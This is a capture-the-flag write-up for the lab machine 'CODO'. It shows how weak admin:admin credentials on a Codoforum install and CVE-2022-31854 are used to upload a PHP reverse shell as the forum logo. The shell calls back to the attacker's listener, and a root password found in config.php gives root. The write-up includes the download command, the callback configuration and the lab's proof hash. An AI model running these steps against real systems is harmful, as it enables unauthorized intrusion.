
Summary #
On port 80 there is an application called Codoforum which uses weak credentials (admin:admin). Once access we can use CVE-2022-31854 as a guide to upload a malicious PHP file as the logo of the forum and trigger the PHP file using a specific URL. Once initial access as the www-data user we search the /var/www/html directory for passwords and find the hardcoded password for the root user.
Specifications #
- Name: CODO
- Platform: PG PRACTICE
- Points: 10
- Difficulty: Easy
- System overview: Linux codo 5.4.0-150-generic #167-Ubuntu SMP Mon May 15 17:35:05 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.203.23
- OFFSEC provided credentials: None
- HASH:
local.txt: None - HASH:
proof.txt:352aeff4222948589124e73731c520b7
Preparation #
First we’ll create a directory structure for our files, set the IP address to a bash variable and ping the target:
## create directory structure
mkdir codo && cd codo && mkdir enum files exploits uploads tools

## list directory
ls -la

total 28
drwxrwxr-x  7 kali kali 4096 Aug 14 20:01 .
drwxrwxr-x 22 kali kali 4096 Aug 14 20:01 ..
drwxrwxr-x  2 kali kali 4096 Aug 14 20:01 enum
drwxrwxr-x  2 kali kali 4096 Aug 14 20:01 exploits
drwxrwxr-x  2 kali kali 4096 Aug 14 20:01 files
drwxrwxr-x  2 kali kali 4096 Aug 14 20:01 tools
drwxrwxr-x  2 kali kali 4096 Aug 14 20:01 uploads

## set bash variable
ip=192.168.203.23

## ping target to check if it's online
ping $ip

PING 192.168.203.23 (192.168.203.23) 56(84) bytes of data.
64 bytes from 192.168.203.23: icmp_seq=1 ttl=61 time=27.0 ms
64 bytes from 192.168.203.23: icmp_seq=2 ttl=61 time=19.6 ms
^C
--- 192.168.203.23 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 19.593/23.285/26.977/3.692 ms
Reconnaissance #
Portscanning #
Using Rustscan we can see what TCP ports are open. This tool is part of my default portscan flow.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Where scanning meets swagging. 😎

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.203.23:22
Open 192.168.203.23:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-14 20:05 CEST
Initiating Ping Scan at 20:05
Scanning 192.168.203.23 [4 ports]
Completed Ping Scan at 20:05, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:05
Completed Parallel DNS resolution of 1 host. at 20:05, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:05
Scanning 192.168.203.23 [2 ports]
Discovered open port 80/tcp on 192.168.203.23
Discovered open port 22/tcp on 192.168.203.23
Completed SYN Stealth Scan at 20:05, 0.04s elapsed (2 total ports)
Nmap scan report for 192.168.203.23
Host is up, received echo-reply ttl 61 (0.018s latency).
Scanned at 2025-08-14 20:05:43 CEST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
22,80

## use this output in the `nmap` command below:
sudo nmap -T3 -p 22,80 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 62:36:1a:5c:d3:e3:7b:e1:70:f8:a3:b3:1c:4c:24:38 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDFR/u8yZrrxkDWw/8gy/fNFksvT+QIL8O/6eD8zVxwKwgBURa9uRtOC8Dk6P+ktLwXJ9oSUitZeXVWjijbehpZBVHvywEOj9nc0bmk0+M/DGGbr1etS7cDvRzRATUtMPxQfYhzXqHlZe6Q2GfA0c75uybUXxOha8CTdK0Iv/maUUaiaPv3LGebQ4CpNaXNQfYVpCdsxLn5MxFi+tfenn/4CinBPn1Ahnx499V1G0ANTaKLsEETjqaMd5jnmml2wH1GmKfKf/6FevWv0Q9Ylsi3x/ipkDpcQAMRQ/aw5NuSSDrGTdo0wRuuoEf5Ybenp9haPVxUAPHbEcMI2hdcP5B3Cd03qimMhHEkFXE8sTUxRKHG+hg7cF8On1EXZsH1fsVyrFAAoHRrap5CsubmNXT93EcK7lc65DbKgeqls643x0p/4WOUiLXFstm6X4JCdEyhvWmnYtL3qDKMuQbCwrCJGeDjoaZTjHXbpjSxSnvtO04RT84x2t8MThyeYO3kSyM=
|   256 ee:25:fc:23:66:05:c0:c1:ec:47:c6:bb:00:c7:4f:53 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNBWjceIJ9NSOLk8zk68zCychWoLxrcrsuJYy2C1pvpfOhVBrr8QBhYbJxzzGJ7DpuMT/DXiCwuLXdu0zeR4/Dk=
|   256 83:5c:51:ac:32:e5:3a:21:7c:f6:c2:cd:93:68:58:d8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG3LJwn9us7wxvkL0E6EEgOPG3P0fa0fRVuJuXeASZvs
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: All topics | CODOLOGIC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: All topics | CODOLOGIC
On port 80 there is an application running called Codoforum. Reading the article there is a admin user. In the upper-right corner you click on login. Trying easy credentials like admin:admin gets us logged in.

However. We need to access another directory, namely: http://192.168.203.23/admin/. We can recon available directories using gobuster.
gobuster dir -t 100 -u http://$ip:80/ -w /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt | tee enum/raft-large-dir-raw-80
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.203.23:80/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/cache                (Status: 301) [Size: 316] [--> http://192.168.203.23/cache/]
/sys                  (Status: 301) [Size: 314] [--> http://192.168.203.23/sys/]
/admin                (Status: 301) [Size: 316] [--> http://192.168.203.23/admin/]
/server-status        (Status: 403) [Size: 279]
/sites                (Status: 301) [Size: 316] [--> http://192.168.203.23/sites/]
Progress: 62286 / 62287 (100.00%)
===============================================================
Finished
===============================================================
Searching the internet we find, https://www.exploit-db.com/exploits/50978 (CVE-2022-31854) which doesn’t default work. But it shows how it works and we reproduce by uploading a PHP reverse shell. Now go in the browser to: http://192.168.203.23/admin/ and login (admin:admin), if not already logged in. Go to Global Settings and scroll down to: Upload logo for your forum. Create a PHP reverse shell, setup a listener and trigger it by going to this location: http://192.168.203.23/sites/default/assets/img/attachments/shell.php and catch the reverse shell in the /var/www/html/sites/default/assets/img/attachments as the www-data user.
## change directory
cd exploits

## download PHP reverse shell
wget https://raw.githubusercontent.com/ivan-sincek/php-reverse-shell/refs/heads/master/src/reverse/php_reverse_shell.php

--2025-08-14 20:51:09--  https://raw.githubusercontent.com/ivan-sincek/php-reverse-shell/refs/heads/master/src/reverse/php_reverse_shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.108.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9403 (9.2K) [text/plain]
Saving to: ‘php_reverse_shell.php’

php_reverse_shell.php      100%[=====================================>]   9.18K  --.-KB/s    in 0.001s

2025-08-14 20:51:09 (13.5 MB/s) - ‘php_reverse_shell.php’ saved [9403/9403]

## get the local IP address
ip a | grep -A 10 tun0
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 192.168.45.204/24 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::4562:7354:71e0:68c7/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever

## setup a listener
nc -lvnp 9001
listening on [any] 9001 ...

## using nano, change the IP address to your local IP address and save / upload
<SNIP>
$sh = new Shell('192.168.45.204', 9001);
<SNIP>

## now trigger the PHP reverse shell by going this URL: http://192.168.203.23/sites/default/assets/img/attachments/shell.php, and catch the reverse shell
nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.45.204] from (UNKNOWN) [192.168.203.23] 33084
SOCKET: Shell has connected! PID: 3781

## print current working directory
pwd
/var/www/html/sites/default/assets/img/attachments

## print current user
whoami
www-data
Privilege Escalation #
To get a proper TTY we upgrade our shell using the script binary.
## determine location script binary
which script
/usr/bin/script

## start the script binary, after that press CTRL+Z
/usr/bin/script -qc /bin/bash /dev/null

## after this command press the `enter` key twice
stty raw -echo ; fg ; reset

## run the following to be able to clear the screen and set the terrminal correct
www-data@codo:/var/www/html/sites/default/assets/img/attachments$ export TERM=xterm
www-data@codo:/var/www/html/sites/default/assets/img/attachments$ stty columns 200 rows 200
linpeas.sh doesn’t reveal that much. Searching for a password in the /var/www/html directory gets us the password for the root user:
## search all files for `password`
www-data@codo:/var/www/html$ grep -Ri 'password' .
<SNIP>
./sites/default/config.php:  'password' => 'FatPanda123',
<SNIP>

## switch user to `root` and enter the password: FatPanda123
www-data@codo:/var/www/html$ su -
Password:

## list the current user
root@codo:~# whoami
root

## print `proof.txt`
root@codo:~# cat /root/proof.txt
352aeff4222948589124e73731c520b7
References #
[+] https://www.exploit-db.com/exploits/50978
[+] https://raw.githubusercontent.com/ivan-sincek/php-reverse-shell/refs/heads/master/src/reverse/php_reverse_shell.php